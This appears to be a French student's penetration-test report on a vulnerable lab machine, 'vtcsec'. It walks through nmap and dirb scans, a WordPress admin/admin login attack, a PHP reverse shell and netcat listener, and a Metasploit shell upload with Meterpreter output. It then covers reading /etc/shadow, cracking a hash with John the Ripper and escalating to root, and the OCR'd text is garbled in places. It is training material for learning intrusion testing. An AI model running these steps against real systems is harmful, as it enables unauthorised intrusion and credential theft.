# Audit de sécurité Rapport relatif au test d'intrusion de la machine csec

Soulaima Jaidane 4eme Cyber Security

#### Objectif:

Ce rapport vise à identifier les vulnérabilités du système et à recommander des mesures pour renforcer la sécurité, avec pour but ultime d'obtenir un accès root de manière éthique.

### Méthodologie utilisée:

#### 1- Reconnaissance:

j'ai connecter les deux machines kalin linux et la machine cible sur un reseaux NAT.

C'est ladresse ip de ma machine kali (10.0.2.5)

```
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
       inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
       ether 02:42:17:f3:b0:67 txqueuelen 0 (Ethernet)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
       inet6 fe80::a112:1139:d833:3358 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
       RX packets 1559 bytes 1541042 (1.4 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0 TX packets 1033 bytes 104942 (102.4 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
       RX packets 4 bytes 240 (240.0 B)
       RX errors 0 dropped 0 overruns 0
       TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

10.0.2.1: Cette adresse IP est généralement attribuée à la passerelle (routeur) virtuelle de mon réseau NAT dans VirtualBox.

Alors l'addresse ip de la machine cible est 10.0.2.4

```
(kali® kali)-[~]
$ nmap -sn 10.0.2.5/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 15:39 EST

Nmap scan report for 10.0.2.1

Host is up (0.0054s latency).

Nmap scan report for 10.0.2.4

Host is up (0.0059s latency).

Nmap scan report for 10.0.2.5

Host is up (0.0034s latency).

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.95 seconds
```

#### 2- Scanning des ports (nmap)

nmap -p- -sV 10.0.2.4: Cette commande Nmap a été utilisée pour scanner tous les ports de la machine cible (10.0.2.4) et afficher les services en cours d'exécution sur ces ports. Cela nous permet de connaître les services actifs et les versions des logiciels.


Le scan des ports ouverts sur la machine cible (adresse IP 10.0.2.4) a révélé trois services en cours d'exécution :

- 1)Service FTP (File Transfer Protocol) : Le port 21/tcp est ouvert et utilise le serveur FTP ProFTPD version 1.3.3c. Le FTP est utilisé pour le transfert de fichiers entre des systèmes distants.
- 2)Service SSH (Secure Shell): Le port 22/tcp est ouvert et utilise le serveur SSH OpenSSH version 7.2p2 sur un système Ubuntu Linux. SSH est un protocole sécurisé utilisé pour l'accès à distance et l'administration sécurisée des systèmes.
- 3)Service HTTP (Hypertext Transfer Protocol): Le port 80/tcp est ouvert et utilise le serveur web Apache version 2.4.18.

# Exploitation des vulnerabilités:

#### Sur Le Port HTTTP:

J'ai ouvert le serveur dans mon navigateur. La première chose que nous faisons est de nous connecter au serveur avec un navigateur. Nous sommes accueillis par une page par défaut "It works!"



Cette commande dirb a été utilisée pour scanner le site web sur la machine cible (10.0.2.4) à la recherche de répertoires cachés ou de fichiers. En explorant les répertoires cachés ou les fichiers sur le site web, nous pouvons découvrir des points d'entrée potentiels pour l'exploitation, tels que des pages de connexion ou des répertoires sensibles contenant des informations critiques.

```
DIRB v2.22
By The Dark Raver

START_TIME: Thu Feb 8 16:33:14 2024
URL_BASE: http://l0.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://l0.0.2.4/
+ http://l0.0.2.4/index.html (CODE:200|SIZE:177)

DIRECTORY: http://l0.0.2.4/secret/
+ http://l0.0.2.4/secret/status (CODE:400|SIZE:296)

— Entering directory: http://l0.0.2.4/secret/
+ http://l0.0.2.4/secret/mp-admin/

DIRECTORY: http://l0.0.2.4/secret/wp-loncludes/
+ http://l0.0.2.4/secret/mp-content/


DIRECTORY: http://l0.0.2.4/secret/wp-loncludes/
+ http://l0.0.2.4/secret/wp-admin/admin.php (CODE:302|SIZE:0)

DIRECTORY: http://l0.0.2.4/secret/wp-admin/admin.php (CODE:302|SIZE:0)


DIRECTORY: http://l0.0.2.4/secret/wp-admin/loncludes/
+ http://l0.0.2.4/secret/wp-admin/admin.nhp (CODE:302|SIZE:0)

DIRECTORY: http://l0.0.2.4/secret/wp-admin/includes/
+ http://l0.0.2.4/secret/wp-admin/includes/
- http://l0.0.2.4/secret/wp-admin/includ
```


L'analyse a révélé plusieurs répertoires et fichiers accessibles sur le site. Parmi les découvertes, le répertoire "/secret/" a attiré mon attention, indiquant la présence d'une zone potentiellement intéressante à explorer davantage



Pour résoudre le problème de redirection vers "vtcsec" lors de l'accès au site web j'ai editer le fichier /etc/hosts à l'aide de l'éditeur de texte Nano avec les privilèges administratifs. En ajoutant simplement une nouvelle ligne avec l'adresse IP de la machine cible suivie du nom de domaine "vtcsec", j'ai informé ma machine de diriger toutes les requêtes pour "vtcsec" vers l'adresse IP spécifiée. Une fois les modifications enregistrées et le fichier fermé, la redirection vers "vtcsec" a été résolue avec succès, permettant ainsi un accès direct au site web sans être redirigé.





Maintenant, le site web s'affiche correctement et nous pouvons constater qu'il s'agit d'un blog Wordpress



```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / admin Time: 00:00:06 ≤
[1] Valid Combinations Found:
| Username: admin, Password: admin
```

La page wp-admin s'est ouvert





Après avoir exploré le tableau de bord et identifié l'utilisation de Wordpress version 4.9, j'ai recherché des exploits potentiels. J'ai trouvé un module Metasploit pour télécharger un shell avec les identifiants d'administrateur

J'ai utilisé la commande wpscan pour scanner le site WordPress accessible via l'URL <a href="http://vtcsec/secret/wp-admin/">http://vtcsec/secret/wp-admin/</a>. L'objectif principal était d'identifier les éventuelles vulnérabilités présentes sur ce site. En utilisant l'option --wp-content-dir /secret/, j'ai spécifiée le répertoire de contenu WordPress, ce qui a permis à wpscan de cibler spécifiquement les fichiers et répertoires liés à WordPress sur le serveur cible. Cette approche a facilité une analyse plus précise et détaillée des possibles failles de sécurité propres à WordPress sur le site examiné.

```
-(kali⊕kali)-[~]
swpscan --url http://vtcsec/secret/ --wp-content-dir /secret/
         WordPress Security Scanner by the WPScan Team
                           Version 3.8.24
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://vtcsec/secret/ [10.0.2.4]
[+] Started: Thu Feb 8 18:02:23 2024
Interesting Finding(s):
[+] Headers
  Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
Found By: Headers (Passive Detection)
 | Confidence: 100%
[+] XML-RPC seems to be enabled: http://vtcsec/secret/xmlrpc.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
   References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://vtcsec/secret/readme.html
| Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://vtcsec/secret/wp-cron.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 60%
   References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299
```

Recherchez des vulnérabilités :

Après avoir exécuté wpscan, recherchez des vulnérabilités spécifiques identifiées par le scanner, telles qu'une injection d'objet PHP.

```
s cat /usr/share/webshells/php/php-reverse-shell.php
    php-reverse-shell - A Reverse Shell implementation in PHP
 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
 //


// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. The author accepts no liability

// for damage caused by this tool. If these terms are not acceptable to you, then
 // do not use this tool.
     In all other respects the GPL version 2 applies:
    This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License version 2 as published by the Free Software Foundation.
    This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
/// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
     This tool may be used for legal purposes only. Users take full responsibility for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this toot.
//
//
//
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
     This script will make an outbound TCP connection to a hardcoded IP and port.
     The recipient will be given a shell running as the current user (apache normally).
    Limitations
 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
  <mark>(kali⊕kali</mark>)-[~]


$ nc -vnlp 1122
 listening on [any] 1122 ...
```


J'ai coller le reverse shell de php dans le plugin



rien n'a changer

j'ai utilisé Metasploit pour générer un plugin malveillant dans le but d'obtenir un accès distant à la machine cible. Étant donné que l'utilisation d'un reverse shell PHP n'a pas été fructueuse, j'ai opté pour cette approche alternative. Le module Metasploit spécifique que j'ai utilisé pour cette tâche est wp\_admin\_shell\_upload. Ce module exploite une vulnérabilité dans WordPress permettant à un attaquant de télécharger et d'exécuter un fichier arbitraire sur le serveur WordPress ciblé. Dans mon cas, le fichier téléchargé était un plugin malveillant contenant du code permettant d'ouvrir une connexion de shell inverse vers notre machine, nous donnant ainsi la possibilité d'exécuter des commandes à distance sur la machine cible.





Suite à la configuration et à l'exécution réussie du module Metasploit, l'exploitation de la vulnérabilité dans la page d'administration WordPress a été couronnée de succès. Un shell inverse a été déployé avec succès sur la cible, offrant ainsi une connexion distante permettant l'exécution de commandes sur le système cible

#### 1-Accès root en modifiant le fichier passwd

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.0.2.5:4444

[*] Authenticating with WordPress using admin:admin...
[*] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/zhTpGmYNee/cxPfdvQGko.php ...
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Deleted cxPfdvQGko.php
[*] Deleted ../zhTpGmYNee.php
[*] Deleted ../zhTpGmYNee
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.4:38526) at 2024-02-09 03:59:37 -0500

meterpreter > whoami
[*] Unknown command: whoami
meterpreter > shell
Process 1486 created.
Channel 0 created.
Channel 0 created.
Sh: 0: getcwd() failed: No such file or directory
id uid-33(www-data) gid-33(www-data) groups=33(www-data)
whoami
www-data
Is
dir
tty
not a tty
/bin/sh: 6: not: not found

Activer Windows

Accédez aux paramètres pour activer Windows.
```

Après avoir obtenu une session Meterpreter, j'ai tenté d'obtenir un shell interactif en exécutant un script Python. Malheureusement, lors de cette tentative, j'ai reçu des messages d'erreur indiquant "sh: 0: getcwd() failed: No such file or directory". Malgré ces difficultés, j'ai réussi à exécuter la commande "locate passwd" pour rechercher les fichiers contenant le mot de passe. J'ai ensuite pu consulter le contenu du fichier /etc/passwd pour voir la liste des utilisateurs du système, leurs identifiants et les shells associés.

```
$ locate passwd
 locate passwd
/etc/passwd
/etc/passwd-
/etc/cron.daily/passwd
/etc/init/passwd.conf
/etc/pam.d/chpasswd
/etc/pam.d/passwd
/etc/security/opasswd
/home/marlinspike/backdoored_proftpd-1.3.3c/contrib/ftpasswd
/home/marlinspike/backdoored_proftpd-1.3.3c/contrib/mod_sql_passwd.c
/home/marlinspike/backdoored_proftpd-1.3.3c/doc/contrib/ftpasswd.html
/home/marlinspike/backdoored_proftpd-1.3.3c/doc/contrib/mod_sql_passwd.html
/home/marlinspike/backdoored_proftpd-1.3.3c/sample-configurations/PFTEST.passwd
/home/marlinspike/backdoored_proftpd-1.3.3c/tests/t/lib/ProFTPD/Tests/Modules/mod_sql_passwd.pm
/home/marlinspike/backdoored_proftpd-1.3.3c/tests/t/modules/mod_sql_passwd.t
/home/marlinspike/proftpd-1.3.3c/contrib/ftpasswd
/home/marlinspike/proftpd-1.3.3c/contrib/mod_sql_passwd.c
/home/marlinspike/proftpd-1.3.3c/doc/contrib/ftpasswd.html
/home/marlinspike/proftpd-1.3.3c/doc/contrib/mod_sql_passwd.html
/home/marlinspike/proftpd-1.3.3c/sample-configurations/PFTEST.passwd
/home/marlinspike/proftpd-1.3.3c/tests/t/lib/ProFTPD/Tests/Modules/mod_sql_passwd.pm
/home/marlinspike/proftpd-1.3.3c/tests/t/modules/mod_sql_passwd.t
/usr/bin/gpasswd
/usr/bin/grub-mkpasswd-pbkdf2
/usr/bin/htpasswd
/usr/bin/passwd
/usr/bin/vino-passwd
/usr/include/rpcsvc/yppasswd.h
/usr/include/rpcsvc/yppasswd.x
/usr/lib/libreoffice/share/config/soffice.cfg/svx/ui/passwd.ui
/usr/lib/tmpfiles.d/passwd.conf
/usr/lib/x86_64-linux-gnu/samba/libsmbpasswdparser.so.0
/usr/sbin/chgpasswd
/usr/sbin/chpasswd
/usr/sbin/update-passwd
/usr/share/base-passwd
/usr/share/base-passwd
/usr/share/app-install/desktop/kdepasswd:kde4_kdepasswd.desktop
/usr/share/app-install/desktop/usermode:redhat-userpasswd.desktop
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
/usr/share/bash-completion/completions/chpasswd
/usr/share/bash-completion/completions/gpasswd
```

```
$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:irc1:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,;/var/run/speech-dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false Activer Windows kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false Accédez aux paramètres pour activer Windows.
```

Après avoir reçu le message d'erreur "sudo: no tty present and no askpass program specified", la première étape consiste à obtenir un terminal (tty). Ensuite, j'ai vérifié les permissions du fichier /etc/passwd en utilisant la commande "locate passwd", et j'ai constaté qu'il avait des autorisations en lecture et en écriture. Cela m'a permis de modifier les utilisateurs pour leur attribuer des privilèges de root.

```
data@vtcsec:$ ls -l /etc/pa<u>ss</u>wd
ls -l /etc/passwd
-rw-rw-r-- 1 root root 2820 Feb 8 15:49 /etc/passwd
www-data@vtcsec:$ ■
meterpreter > shell
meterpreter > Shett
Process 1766 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
uid-33(www-data) gid-33(www-data) groups-33(www-data)
python3 -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot Access parehillottes pories: No such file or direct
ory
www-data@vtcsec:$ ■
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 2.75 KiB of 2.75 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed : /etc/passwd → /home/kali/passwd
meterpreter > download /etc/passwd .
  <u>sf6</u> exploit(
                                                         d) > openssl passwd -1 soulaima
  exec: openssl passwd -1 soulaima
$1$jlOZmi66$ZKp4gkgj7DbRGmRzwF2/C0
                                              all upload) >
```

J'ai ouvrir /etc/passwd et j'ai changer la ligne : root:x:0:0:root:/root:/usr/bin/zsh par : root:\$1\$ilOZmi66\$ZKp4gkgj7DbRGmRzwF2/C0:0:root:/root:/usr/bin/zsh

```
meterpreter > upload passwd /etc/
[*] Uploading : /home/kali/passwd → /etc/passwd
[-] core_channel_open: Operation failed: 1
meterpreter > shell
Process 1964 created.
Channel 0 created.
```

Dans ma tentative initiale d'exploitation du système cible via la modification du fichier /etc/passwd pour obtenir un accès root, j'ai rencontré des difficultés techniques. L'opération a échoué en raison d'une erreur lors de l'envoi du fichier passwd à la cible via Meterpreter. Malgré plusieurs tentatives pour télécharger le fichier, j'ai été confronté à des erreurs d'opération. Par conséquent, j'ai été dans l'impossibilité de modifier directement le fichier /etc/passwd sur la cible pour ajouter un nouvel utilisateur avec des privilèges root.

#### 2-Accès root en craquant le hachage de shadow :

Face à cette impasse, j'ai cherché une autre solution pour escalader mes privilèges et obtenir un accès root. J'ai alors décidé d'explorer une approche alternative en exploitant la vulnérabilité de sécurité présente dans le fichier /etc/shadow. Après avoir téléchargé les fichiers /etc/passwd et /etc/shadow sur ma machine locale, j'ai utilisé l'outil John the Ripper pour cracker le hash du mot de passe de l'utilisateur marlinspike à partir du fichier shadow. Une fois le mot de passe marlinspike obtenu, j'ai pu me connecter en tant qu'utilisateur marlinspike via SSH en utilisant ce mot de passe.

L'accès en tant qu'utilisateur marlinspike m'a permis d'observer que cet utilisateur était membre du groupe sudoers, ce qui m'a donné la possibilité d'exécuter des commandes avec des privilèges root en utilisant sudo. En conséquence, j'ai utilisé la commande sudo su pour obtenir un shell root sur la cible avec succès. Cette approche alternative a été couronnée de succès et m'a permis de surmonter l'obstacle rencontré précédemment, me fournissant ainsi un accès complet en tant qu'utilisateur root sur le système cible.

```
| meterpreter > ls - l /etc/shadow | 100644/rw-r-r- | 1521 fil | 2024-02-08 | 15:49:50 | -0500 | /etc/shadow | meterpreter > download /etc/shadow | /home/kali/shadow | meterpreter > downloaded 1.49 KiB of 1.49 KiB (100.0%): /etc/shadow | /home/kali/shadow | meterpreter > download /etc/passwd | /home/kali/shadow | meterpreter > download /etc/passwd | /home/kali/shadow | /home/kali/shadow | /home/kali/shadow | /home/kali/shadow | /home/kali/shadow | /home/kali/passwd | /home/kali/pa
```

```
-$ ssh marlinspike@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJOaKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ED25519) to the list of known hosts.
marlinspike@10.0.2.4's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)
 * Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
652 packages can be updated.
504 updates are security updates.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  
marlinspike@vtcsec:~$ id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),113(lpadmin),128(sambashare)
marlinspike@vtcsec:~$ sudo su
[sudo] password for marlinspike: root@vtcsec:/home/marlinspike# id
                                                                                                                                                     Activer Windov
uid=0(root) gid=0(root) groups=0(root) root@vtcsec:/home/marlinspike#
                                                                                                                    🛐 💿 📜 🗐 🥟 📄 🔳 🚰 闪 🚺 CTRL DROITE 🖫
```

## Connexion à FTP et énumération des répertoires

